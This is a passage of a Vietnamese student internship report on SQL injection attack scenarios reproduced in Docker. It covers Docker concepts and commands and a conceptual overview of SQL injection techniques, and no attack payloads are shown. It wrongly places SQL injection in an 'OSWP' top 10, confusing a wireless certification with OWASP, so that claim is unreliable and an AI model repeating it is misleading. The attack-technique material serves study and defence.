

BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



BÁO CÁO ĐỒ ÁN
THỰC TẬP TỐT NGHIỆP

Đề tài:

**“NGHIÊN CỨU VỀ CÁC KỊCH BẢN TẤN CÔNG SQL
INJECTION TRÊN DOCKER”**

Giáo viên hướng dẫn : NGUYỄN HOÀNG THÀNH
Sinh viên thực hiện : NGUYỄN TRỌNG HOÀNG
Mã số sinh viên : N19DCAT031
Lớp : D19CQAT01-N
Khóa : 2019
Hệ : ĐẠI HỌC CHÍNH QUY

TPHCM, tháng 8 năm 2023

HỌ VÀ TÊN: NGUYỄN TRỌNG HOÀNG MSSV: N19DCAT031 LỚP: D19CQAT01-N KHÓA: 2019-2024
TÊN ĐỀ TÀI: NGHIÊN CỨU VỀ CÁC KỊCH BẢN TẤN CÔNG SQL INJECTION TRÊN DOCKER

TP. HCM
2023

**BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**



BÁO CÁO ĐỒ ÁN THỰC TẬP TỐT NGHIỆP

Đề tài :

**“NGHIÊN CỨU VỀ CÁC KỊCH BẢN TẤN CÔNG SQL
INJECTION TRÊN DOCKER”**

Giáo viên hướng dẫn	:	NGUYỄN HOÀNG THÀNH
Sinh viên thực hiện	:	NGUYỄN TRỌNG HOÀNG
Mã số sinh viên	:	N19DCAT031
Lớp	:	D19CQAT01-N
Khóa	:	2019
Hệ	:	ĐẠI HỌC CHÍNH QUY

TPHCM, tháng 8 năm 2023

LỜI CẢM ƠN

Kính thưa quý thầy cô!

Qua 4 năm học tập và rèn luyện tại trường Học viện Công nghệ Bưu chính – Viễn thông, được sự chỉ bảo và giảng dạy nhiệt tình của các quý thầy cô Khoa Công nghệ thông tin 2 đã truyền đạt cho em những kiến thức về lý thuyết và thực hành trong suốt thời gian học ở trường. Và trong thời gian thực tập em đã có cơ hội áp dụng những kiến thức học ở trường vào thực tế ở công ty, đồng thời học hỏi được nhiều kinh nghiệm thực tế tại công ty. Cùng với sự nỗ lực của bản thân và sự trợ giúp từ phía công ty, em đã hoàn thành đồ án thực tập tốt nghiệp có tên là **“Nghiên cứu về các kịch bản tấn công sql injection trên nền Docker”**.

Từ những kết quả mà em đã đạt được, xin chân thành cảm ơn:

Quý thầy cô Học viện Công nghệ Bưu chính – Viễn thông, đã dạy dỗ và truyền đạt kiến thức cho em trong thời gian qua. Đặc biệt, là thầy Nguyễn Hoàng Thành đã tận tình hướng dẫn em hoàn thành tốt đồ án thực tập tốt nghiệp này.

Do kiến thức còn hạn hẹp nên không tránh khỏi những thiếu sót trong cách hiểu vấn đề và lỗi trình bày. Em rất mong nhận được những đóng góp ý kiến của quý thầy cô và Ban lãnh đạo, các anh chị trong công ty để báo cáo tốt nghiệp đạt được kết quả tốt hơn.

Xin cảm ơn!

TP. Hồ Chí Minh, ngày 13 tháng 8 năm 2023

Sinh viên thực hiện

Hoàng

Nguyễn Trọng Hoàng

MỤC LỤC

LỜI CẢM ƠN	0
MỤC LỤC	0
DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT.....	0
DANH MỤC HÌNH ẢNH	0
LỜI MỞ ĐẦU	2
CHƯƠNG 1 : TỔNG QUAN	3
1.1 LÝ DO CHỌN ĐỀ TÀI	3
1.2 MỤC TIÊU XÂY DỰNG ĐỀ TÀI.....	4
CHƯƠNG 2 : CƠ SỞ LÝ THUYẾT	5
2.1 TỔNG QUAN VỀ DOCKER.....	5
2.1.1 KHÁI NIỆM.....	5
2.1.2 DOCKERFILE VÀ CÁC LỆNH CƠ BẢN TRONG DOCKER.....	6
2.1.2.1 DOCKER FILE.....	6
2.1.2.2 CÁC LỆNH CƠ BẢN TRONG DOCKER.....	7
2.1.3 LỊCH SỬ RA ĐỜI	8
2.1.4 MỤC ĐÍCH	9
2.1.5 ƯU ĐIỂM	9
2.1.6 KHUYẾT ĐIỂM.....	9
2.2 TỔNG QUAN VỀ SQL INJECTION VÀ CÁC KỸ THUẬT TẤN CÔNG SQL INJECTION	10
2.2.1 KHÁI NIỆM.....	10
2.2.2 NGUYÊN NHÂN VÀ TÍNH NGUY HIỂM CỦA TẤN CÔNG SQL INJECTION.....	11
2.3 CÁCH THỨC HOẠT ĐỘNG VÀ PHÒNG CHỐNG SQL INJECTION	12
2.3.1 CÁCH THỨC HOẠT ĐỘNG.....	12
2.3.2 PHÒNG CHỐNG SQL INJECTION	14
2.4 CÁC KỸ THUẬT TẤN CÔNG SQL INJECTION	15
2.4.1 Kỹ thuật Union-Based SQL Injection.....	16
2.4.2 Kỹ thuật Error-Based SQL Injection - Là một kỹ thuật tấn công SQL	
2.4.3 Kỹ thuật Blind SQL Injection	17
2.4.4 Kỹ thuật Time-Based SQL Injection	17
CHƯƠNG 3 : CÀI ĐẶT VÀ XÂY DỰNG.....	19
3.1 TIẾN HÀNH CÀI ĐẶT	19
3.1.1 CÀI ĐẶT MÔI TRƯỜNG DOCKER.....	19

CHƯƠNG 4 : THỰC NGHIỆM.....	22
4.1 XÂY DỰNG APP TRAINING SQL INJECTION	22
4.1.1 Cấu trúc của app training sql injection	22
4.1.2 Chạy chương trình.....	25
4.2 THỰC HÀNH TẤN CÔNG SQL INJECTION	30
4.2.1 Kỹ thuật tấn công Error-Based SQL Injection	31
4.2.2 Kỹ thuật tấn công Union-Based SQL Injection	32
4.2.3 Kỹ thuật tấn công Blind SQL Injection.....	34
4.2.4 Kỹ thuật tấn công Time-Based SQL Injection.....	35
KẾT LUẬN	38
CÁC BƯỚC XÂY DỰNG	38
HOẠT ĐỘNG.....	38
HƯỚNG TIẾP CẬN ĐỀ TÀI	38
TÓM TẮT KẾT QUẢ ĐẠT ĐƯỢC.....	38
TÀI LIỆU THAM KHẢO.....	38
TIẾNG VIỆT.....	38
TIẾNG ANH.....	38
DANH MỤC CÁC WEBSITE THAM KHẢO	39
PHỤ LỤC	40

DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT

Từ viết tắt/kí hiệu	Tiếng anh	Giải nghĩa
OSWP	Offensive Security Wireless Professional	Chuyên gia Bảo mật Mạng Không dây của Offensive Security

DANH MỤC HÌNH ẢNH

Hình 2. 1 Mô tả hoạt động của Docker.....	6
Hình 2. 2 Phân loại các kiểu tấn công sql injection.....	11
Hình 2. 3 Mô hình ví dụ tấn công sql injection.	14
Hình 2. 4 Ví dụ tấn công union-based Sql injection trên trang DVWA.....	16
Hình 3. 1 Tải Docker về máy	19
Hình 3. 2 Cài đặt docker thành công	20
Hình 3. 3 Kiểm tra phiên bản của docker	20
Hình 3. 4 Xem thông tin của docker hiện có	21
Hình 3. 5 Xem các docker images	21
Hình 4. 1 Tổng quan cấu trúc của bài.....	22
Hình 4. 2 Cấu trúc của thư mục docker-compose.yml	23
Hình 4. 3 Các thư viện có trong dockerfile	24
Hình 4. 4 Cấu trúc thư mục “www”	24
Hình 4. 5 Vào thư mục chứa source của bài.....	25
Hình 4. 6 Chạy thư mục vừa rồi bằng terminal	25
Hình 4. 7 Chạy docker-compose up để chạy chương trình	25
Hình 4. 8 dùng lệnh docker-compose exec db bash để vào container mysql.....	26
Hình 4. 9 Xem danh sách database.....	26
Hình 4. 10 Sử dụng database sqlitesting và xem các bảng có trong database	26
Hình 4. 11 Xem danh sách sản phẩm có trong bảng products.....	27
Hình 4. 12 Xem danh sách người dùng có trong bảng users	27
Hình 4. 13 Dùng lệnh docker-compose up để chạy chương trình	27
Hình 4. 14 Giao diện của bài	28
Hình 4. 15 Giao diện trang đăng ký.....	28
Hình 4. 16 Giao diện login	29
Hình 4. 17 Giao diện tìm kiếm sản phẩm	29
Hình 4. 18 Giao diện cho phép người dùng đăng ký với bất kỳ ký tự nào.....	29
Hình 4. 19 Giao diện đăng ký sau khi đăng ký thì sẽ chuyển đến trang home.....	30
Hình 4. 20 Giao diện thay đổi password	30
Hình 4. 21 Trang web sau khi bị tấn công.....	31
Hình 4. 22 Kết quả sau khi thực hiện câu lệnh trên.....	32
Hình 4. 23 Kết quả khi thực hiện câu lệnh tấn công trên	32
Hình 4. 24 Kết quả sau khi thực hiện	33
Hình 4. 25 Kết quả sau khi thực hiện	33
Hình 4. 26 Ảnh chụp câu lệnh trên burp suite	34
Hình 4. 27 Hình ảnh kết quả sau khi thực hiện	35
Hình 4. 28 Trang đăng nhập vào Blind SQL Injection.....	35

Báo cáo đề tài thực tập

Hình 4. 29 Hình ảnh sau khi chèn câu lệnh	36
Hình 4. 30 Hình ảnh kết quả sau khi thực hiện	36
Hình 4. 31 Hình ảnh inspect trang sau khi chèn mã	36
Hình 4. 32 Sử dụng burp suite để xem lỗi	37

LỜI MỞ ĐẦU

Trong thời đại của sự phát triển vượt bậc của công nghệ thông tin, an ninh và bảo mật thông tin trở thành một vấn đề không thể xem nhẹ. Trong lĩnh vực phát triển ứng dụng web, việc đảm bảo an toàn và bảo mật cho hệ thống trở thành một nhiệm vụ cấp bách. Trong số các mối đe dọa bảo mật phổ biến, Sql injection luôn được coi là một trong những lỗ hổng nguy hiểm và có thể gây ra những hậu quả nghiêm trọng. Tính tới thời điểm hiện tại lỗ hổng SQL Injection có mặt được hơn 23 năm khi nó được công bố đầu tiên vào những năm 1998. Và các tài liệu nghiên cứu đầu tiên xuất hiện vào những năm 2000. Kể từ đó Sql injection luôn nằm trong top 10 lỗ hổng bảo mật OSWP (Offensive Security Wireless Professional). Docker là một nền tảng mã nguồn mở dùng để triển khai các ứng dụng phân tán. Trong ngữ cảnh này, Docker đã được sử dụng như một môi trường để tái tạo và mô phỏng các kịch bản tấn công Sql injection. Bằng cách kết hợp cả hai đề tài **“NGHIÊN CỨU VỀ CÁC KỊCH BẢN TẤN CÔNG SQL INJECTION TRÊN DOCKER”** này nhằm đưa ra và tìm hiểu rõ các kịch bản tấn công SQL Injection trên các hệ thống chạy trên nền tảng Docker để nắm vững hiểu biết về lỗ hổng này và cách phòng chống.

Mục đích của đề tài này là giúp người đọc có thể hiểu rõ được lỗ hổng bảo mật SQL Injection, cách nó hoạt động và tác động tiềm năng mà nó có thể gây ra cho các ứng dụng web. Cũng như cung cấp hướng dẫn về việc triển khai môi trường Docker để xây dựng và chạy ứng dụng web để bị tấn công SQL Injection giúp đảm bảo môi trường thực tập an toàn và tách biệt với môi trường thực tế. Các kịch bản tấn công giúp doanh nghiệp cũng như người đọc có thể nắm vững được các phương pháp tấn công và nhận biết được những triệu chứng của nó trong ứng dụng web, phân tích và đánh giá được mức độ tổn thất và tác động của nó đối với hệ thống nhằm đưa ra những biện pháp phòng chống và quy trình được áp dụng để bảo vệ hệ thống khỏi các cuộc tấn công Sql injection

CHƯƠNG 1 : TỔNG QUAN

1.1 LÝ DO CHỌN ĐỀ TÀI

Docker là một nền tảng mở cho phép người dùng đóng gói và phân phối ứng dụng dễ dàng trong các container. Docker cũng là một công nghệ mới và rất phổ biến trong việc triển khai ứng dụng. Sử dụng docker để mô phỏng các kịch bản tấn công Sql injection giúp em hiểu rõ hơn về SQL Injection và còn giúp nắm bắt được những kiến thức về Docker.

SQL Injection là một kỹ thuật tấn công mà kẻ tấn công có thể sử dụng để "tiêm" mã SQL độc hại vào câu truy vấn SQL của ứng dụng web, qua đó có thể thao tác dữ liệu, đánh cắp thông tin hoặc thậm chí kiểm soát hoàn toàn hệ thống.

Trong hơn 23 năm kể từ khi lỗ hổng được phát hiện nhiều cuộc tấn công SQL Injection đã nhắm vào các trang web lớn, nền tảng kinh doanh và mạng xã hội. Một số cuộc tấn công dẫn đến vi phạm dữ liệu quan trọng [1]. Vào năm 2018, một lỗ hổng SQL Injection được tìm thấy trong Trình quản lý Giấy phép Prime của Cisco. Lỗ hổng cho phép những kẻ tấn công có được quyền truy cập shell vào các hệ thống mà trình quản lý giấy phép đã được triển khai. Và còn rất nhiều cuộc tấn công khác theo đó, năm 2020, thiệt hại do virus máy tính gây ra đối với người dùng Việt Nam đã đạt kỷ lục mới, vượt mốc 1 tỷ USD (23,9 nghìn tỷ đồng) [2]. Nếu tính 1 bài toán đơn giản, mỗi doanh nghiệp chỉ cần 1 hệ thống mạng, mỗi năm 1-2 lần bị xâm nhập mạng, vậy nhu cầu để nhận biết và dò được loại xâm nhập và khai thác lỗ hổng gần như sẽ tốn rất nhiều công sức.

Cũng chính vì mức độ nguy hiểm và bị khai thác gần như rất rộng và khó nhận biết như vậy nên các hacker thường tập trung nghiên cứu và khai thác lỗi trên các hệ thống mạng doanh nghiệp ngày càng đa dạng đi. Kéo theo đó chính là những cuộc tấn công vào các mạng lưới doanh nghiệp nhằm mục đích phá hoại, cạnh tranh kinh doanh không lành mạnh, thậm chí là khai thác thông tin khách hàng, thông tin tài khoản ngân hàng để trục lợi...

Để khắc phục điều đó, đề tài này với mục tiêu đưa ra một hiểu biết sâu rộng về cách thức hoạt động của các kịch bản tấn công Sql Injection, đồng thời cung cấp các giải pháp phòng chống chúng trên tảng Docker. Ngoài ra giúp chúng ta hiểu rõ được tầm quan trọng của an ninh mạng, việc bảo mật thông tin trở nên vô cùng quan trọng. Sql injection là một hình thức tấn công phổ biến và nguy hiểm nhất do đó hiểu biết nó là việc cần thiết

1.2 MỤC TIÊU XÂY DỰNG ĐỀ TÀI

- Tìm hiểu Docker và image container
- Tìm hiểu SQL Injection và các kỹ thuật tấn công
- Kỹ thuật Union-Based SQL Injection
- Kỹ thuật Error-Based SQL Injection
- Kỹ thuật Blind SQL Injection
- Kỹ thuật Time-Base SQL Injection

CHƯƠNG 2 : CƠ SỞ LÝ THUYẾT

2.1 TỔNG QUAN VỀ DOCKER

2.1.1 KHÁI NIỆM

Docker là một công nghệ cho phép bạn tạo, triển khai và chạy các ứng dụng bằng cách sử dụng container. Ứng dụng và tất cả các phụ thuộc của nó được đóng gói trong một container để đảm bảo nó hoạt động nhất quán trong mọi môi trường.

Docker có ba thành phần chính:


- **Docker Images:** Đây là một “snapshot” đọc trước, nghĩa là nó chứa một ứng dụng với tất cả các phụ thuộc cần thiết để ứng dụng có thể chạy.
- **Docker Container:** Đây là các phiên bản chạy của Docker Image. Bạn có thể khởi tạo, chạy dừng hoặc di chuyển các container bằng các lệnh Docker.
- **Docker Daemon:** Đây là quá trình nền chạy trên máy chủ lưu trữ, và quản lý tất cả các container

Ngoài ra Docker còn có một số khái niệm cơ bản khác

- **Docker Client:** là cách mà bạn tương tác với docker thông qua command trong terminal. Docker Client sẽ sử dụng API gửi lệnh tới Docker Daemon.
- **Docker Volumes:** là cách tốt nhất để lưu trữ dữ liệu liên tục cho việc sử dụng và tạo apps.
- **Docker Registry:** là nơi lưu trữ riêng của Docker Images. Images được push vào registry và client sẽ pull images từ registry. Có thể sử dụng registry của riêng bạn hoặc registry của nhà cung cấp như: AWS, Google Cloud, Microsoft Azure.
- **Docker Hub:** là Registry lớn nhất của Docker Images (mặc định). Có thể tìm thấy images và lưu trữ images của riêng bạn trên Docker Hub (miễn phí).
- **Docker Repository:** là tập hợp các Docker Images cùng tên nhưng khác tags. VD: golang:1.11-alpine.
- **Docker Networking:** cho phép kết nối các container lại với nhau. Kết nối này có thể trên 1 host hoặc nhiều host.
- **Docker Compose:** là công cụ cho phép run app với nhiều Docker containers 1 cách dễ dàng hơn. Docker Compose cho phép bạn config các command trong file docker-compose.yml để sử dụng lại. Có sẵn khi cài Docker.
- **Docker Swarm:** để phối hợp triển khai container.
- **Docker Services:** là các containers trong production. 1 service chỉ run 1 image nhưng nó mã hoá cách thức để run image — sử dụng port nào, bao nhiêu bản sao container run để service có hiệu năng cần thiết và ngay lập tức.

Docker giúp giải quyết một số vấn đề liên quan đến việc phát triển phần mềm bao gồm:

- Tính nhất quán: Đảm bảo tính nhất quán trên tất cả các môi trường từ phát triển cho đến sản phẩm.
- Cô lập – Mỗi ứng dụng Docker chạy trong một container riêng biệt, giúp cô lập các ứng dụng khỏi nhau, tăng cường bảo mật và đơn giản hóa quá trình triển khai và quản lý
- Dễ dàng triển khai và mở rộng: Docker giúp dễ dàng triển khai và mở rộng các ứng dụng cho phép bạn nhanh chóng khởi tạo và sao chép các container.



Hình 2. 1 Mô tả hoạt động của Docker

2.1.2 DOCKERFILE VÀ CÁC LỆNH CƠ BẢN TRONG DOCKER

2.1.2.1 DOCKER FILE

Dockerfile là file config cho Docker để build ra image. Nó dùng một image cơ bản để xây dựng lớp image ban đầu. Một số image cơ bản: python, ubuntu and alpine. Sau đó nếu có các lớp bổ sung thì nó được xếp chồng lên lớp cơ bản. Cuối cùng một lớp mỏng có thể được xếp chồng lên nhau trên các lớp khác trước đó

Các config:

- FROM — chỉ định image gốc: python, ubuntu, alpine...
- LABEL — cung cấp metadata cho image. Có thể sử dụng để add thông tin maintainer. Để xem các label của images, dùng lệnh `docker inspect`.
- ENV — thiết lập một biến môi trường.
- RUN — Có thể tạo một lệnh khi build image. Được sử dụng để cài đặt các package vào container.
- COPY — Sao chép các file và thư mục vào container.
- ADD — Sao chép các file và thư mục vào container.

- CMD — Cung cấp một lệnh và đối số cho container thực thi. Các tham số có thể được ghi đè và chỉ có một CMD.
- WORKDIR — Thiết lập thư mục đang làm việc cho các chỉ thị khác như: RUN, CMD, ENTRYPOINT, COPY, ADD...
- ARG — Định nghĩa giá trị biến được dùng trong lúc build image.
- ENTRYPOINT — cung cấp lệnh và đối số cho một container thực thi.
- EXPOSE — khai báo port lắng nghe của image.
- VOLUME — tạo một điểm gắn thư mục để truy cập và lưu trữ data.

2.1.2.2 CÁC LỆNH CƠ BẢN TRONG DOCKER

Các lệnh docker cơ bản thường dùng

- Tải docker image từ thư viện docker hub
Lệnh: `$ docker pull image_name`
- Kiểm tra tất cả các images trong docker
Lệnh: `$ docker images`
- Delete all image hiện có:
Lệnh: `$ docker image rm $(docker images -a -q)`
- List all container hiện có:
Lệnh: `$ docker ps -a`
- Stop và start a container cụ thể:
Lệnh: `$ docker stop <name container>`
Lệnh: `$ docker start <name container>`
- Run container từ image và thay đổi tên container:
Lệnh: `$ docker run -name <name container> <name image>`
- Stop all container:
Lệnh: `$ docker stop $(docker ps -a -q)`
- Delete all container hiện có:
Lệnh: `$ docker rm $(docker ps -a -q)`
- Show logs a container:
Lệnh: `$ docker logs -ft <name container>`
- Build một image từ container:
Lệnh: `$ docker build -t <name container>`
- Tạo một container chạy ngầm:
Lệnh: `$ docker run -d <name image>`
- Start một container:
Lệnh: `$ docker start <name container>`

Các lệnh của Docker compose

- Build tất cả images
Lệnh: `$ docker-compose build`
- Build và chạy tất cả các container
Lệnh: `$ docker-compose up -d`

- Dừng tất các container
Lệnh: `$ docker-compose stop`
- Xóa tất cả các container
Lệnh: `$ docker-compose rm`
- Restart chỉ một container chỉ định
Lệnh: `$ docker-compose restart container_name`

Các lệnh để chạy MYSQL trong Docker Container

- Vào trong một MySQL container đang chạy
Lệnh: `$ docker exec -it mysql_container-name mysql -uroot -l`
(Trong đó: root là người dùng cơ sở dữ liệu MySQL và sau khi chạy lệnh trên thì nó sẽ hỏi bạn mật khẩu)
- Chọn database
Khi đã vào được thì bạn chọn database mà bạn muốn bằng cách: `USE database_name`
- Xem bảng có trong database: `Show tables;`
- Chọn bảng có trong database: `Select *from table_name;`
- Lấy lại cơ sở dữ liệu MySQL từ Docker container
Lệnh: `$ docker exec mysql_container_name /usr/bin/mysqldump`
`-u root`
`--password =root`
`database_name > backuo.sql`
- Khôi phục cơ sở dữ liệu MySQL trong Docker container
Lệnh: `cat backup.sql | docker exec -i mysql_container-name /usr/bin/mysql`
`-u root`
`--password=root database_name`

2.1.3 LỊCH SỬ RA ĐỜI

Docker ra đời từ một dự án bắt đầu vào năm 2010 bởi một công ty Pháp tên là dotCloud, do Solomon Hykes sáng lập. DotCloud ban đầu là một nền tảng như một dịch vụ (PaaS), cung cấp cho các nhà phát triển một cách dễ dàng để triển khai và mở rộng các ứng dụng web trên đám mây.

Docker được công bố công khai vào tháng 3 năm 2013 tại sự kiện PyCon diễn ra ở Santa Clara, California. Phiên bản đầu tiên của Docker (0.1) sử dụng LXC (Linux Containers) như là runtime mặc định, nhưng các phiên bản sau này đã chuyển sang sử dụng runtime container của riêng mình, gọi là 'libcontainer'. Năm 2014, dotCloud đã đổi tên thành Docker Inc., nhấn mạnh vào sự chuyển đổi của họ từ việc cung cấp dịch vụ đám mây sang việc phát triển phần mềm mã nguồn mở.

Từ đó đến nay, Docker đã trở thành một trong những công nghệ hàng đầu trong lĩnh vực phát triển và triển khai ứng dụng, đồng thời cũng đạt được sự hỗ trợ rộng rãi từ cộng đồng mã nguồn mở và các công ty công nghệ lớn.

2.1.4 MỤC ĐÍCH

Docker ra đời với mục đích giải quyết các vấn đề liên quan đến triển khai ứng dụng trong nhiều môi trường khác nhau. Docker giải quyết vấn đề này bằng cách cho phép các nhà phát triển tạo ra các môi trường độc lập, gọi là container, mà ứng dụng của họ có thể chạy trong đó. Mỗi container chứa tất cả các thành phần cần thiết để chạy một ứng dụng, bao gồm mã nguồn, thư viện, biến môi trường và tài liệu. Điều này có nghĩa là một container Docker có thể chạy trên bất kỳ hệ thống nào có Docker được cài đặt, mà không phụ thuộc vào hệ thống hệ điều hành cụ thể hay cấu hình phần cứng. Điều này đơn giản hóa việc di chuyển ứng dụng giữa các môi trường và cũng giúp cải thiện tính nhất quán và khả năng tái sử dụng. Ngoài ra, Docker còn giúp tăng cường hiệu suất và quản lý tài nguyên hiệu quả hơn so với các giải pháp ảo hóa truyền thống, nhờ cách tiếp cận dựa trên container thay vì sử dụng máy ảo đầy đủ. Tóm lại, mục đích ra đời của Docker là tạo ra một công nghệ giúp các nhà phát triển và quản trị hệ thống dễ dàng triển khai và chạy ứng dụng một cách nhất quán và hiệu quả trên một loạt các môi trường khác nhau.

2.1.5 ƯU ĐIỂM

Nhất quán trên các môi trường: Docker đảm bảo rằng ứng dụng hoạt động giống nhau trên mọi môi trường.

Cô lập và bảo mật: Mỗi Docker container hoạt động như một quá trình độc lập, giúp cô lập ứng dụng và tăng cường bảo mật.

Hiệu suất cao và khả năng mở rộng: Docker sử dụng tài nguyên hệ thống hiệu quả hơn các giải pháp ảo hóa truyền thống, cho phép chạy nhiều ứng dụng hơn trên cùng một phần cứng.

Triển khai nhanh chóng: Docker giúp tạo, đóng gói và triển khai ứng dụng một cách nhanh chóng và dễ dàng.

Tính di động cao: Docker cho phép dễ dàng di chuyển các ứng dụng giữa các máy chủ và nền tảng đám mây khác nhau.

Tính tương thích và linh hoạt: Docker tương thích với tất cả các loại ứng dụng và công nghệ phát triển, và cung cấp sự linh hoạt trong việc tạo và quản lý các ứng dụng.

2.1.6 KHUYẾT ĐIỂM

Quản lý bảo mật: Docker mặc dù có cơ chế cô lập, nhưng không mạnh mẽ bằng máy ảo truyền thống. Nếu một container bị xâm nhập, nó có thể ảnh hưởng đến máy chủ Docker hoặc các container khác.

Phụ thuộc vào hệ thống tệp Linux: Docker sử dụng hệ thống tệp Linux, điều này có thể tạo ra vấn đề tương thích khi chạy ứng dụng Windows trên Docker.

Không hỗ trợ tốt đồ họa: Docker không được thiết kế để chạy các ứng dụng cần nhiều tài nguyên đồ họa, như các ứng dụng trò chơi hoặc ứng dụng đồ họa 3D.

Học hỏi và triển khai đòi hỏi thời gian và kỹ năng: Để sử dụng Docker một cách hiệu quả, người dùng cần phải hiểu rõ về Linux, mạng máy tính và các khái niệm liên quan khác.

Quản lý dựa trên container: Quản lý hàng trăm hoặc hàng nghìn container có thể trở nên phức tạp, đòi hỏi công cụ và tiến trình quản lý phức tạp.

2.2 TỔNG QUAN VỀ SQL INJECTION VÀ CÁC KỸ THUẬT TẤN CÔNG SQL INJECTION


2.2.1 KHÁI NIỆM

SQL Injection là một kỹ thuật tấn công bảo mật phổ biến nhằm vào cơ sở dữ liệu của ứng dụng web. Tấn công này xảy ra khi kẻ tấn công chèn (hoặc "inject") các mã SQL độc hại vào một truy vấn hoặc đầu vào dữ liệu từ người dùng, thường là qua biểu mẫu đầu vào trên trang web.

Khi ứng dụng không kiểm tra hoặc lọc cẩn thận đầu vào của người dùng, mã SQL độc hại này có thể được thực thi trực tiếp bởi cơ sở dữ liệu. Điều này có thể cho phép kẻ tấn công thực hiện nhiều hành động độc hại, như đọc, sửa đổi, hoặc xóa dữ liệu, hoặc thậm chí cả thực hiện các hoạt động như việc tạo người dùng mới với quyền quản trị.

Có nhiều kỹ thuật tấn công SQL Injection được sử dụng, mỗi kỹ thuật đều dựa trên cách ứng dụng xử lý đầu vào từ người dùng. Dưới đây là một số kỹ thuật tấn công SQL Injection phổ biến:

- **Union-based SQL Injection:** Kỹ thuật này dựa trên việc sử dụng câu lệnh UNION trong SQL, cho phép kẻ tấn công kết hợp kết quả từ một câu truy vấn SQL độc hại với kết quả từ câu truy vấn ban đầu.
- **Blind SQL Injection:** Đối với loại tấn công này, kẻ tấn công sẽ sử dụng các câu lệnh SQL để truy vấn thông tin và dựa vào câu trả lời của ứng dụng (thường là thông báo lỗi) để xác định thêm về cấu trúc của cơ sở dữ liệu.
- **Time-Based Blind SQL Injection:** Kỹ thuật này tương tự như Blind SQL Injection, nhưng thay vì dựa vào thông tin trả về, kẻ tấn công sẽ theo dõi thời gian mà ứng dụng mất để trả lời, qua đó rút ra thông tin về cơ sở dữ liệu.
- **Error-based SQL Injection** là một loại tấn công SQL Injection, trong đó kẻ tấn công sẽ sử dụng các truy vấn SQL đặc biệt để gây ra lỗi từ hệ thống cơ sở dữ liệu.
- **Out-of-band SQL Injection:** Đây là một kỹ thuật phức tạp hơn, trong đó kẻ tấn công sử dụng các lệnh SQL để tạo ra các kết nối ngoại băng tần hoặc truyền thông tin qua các kênh khác ngoài ứng dụng web.



Hình 2. 2 Phân loại các kiểu tấn công sql injection.

2.2.2 NGUYÊN NHÂN VÀ TÍNH NGUY HIỂM CỦA TẤN CÔNG SQL INJECTION

Nguyên nhân

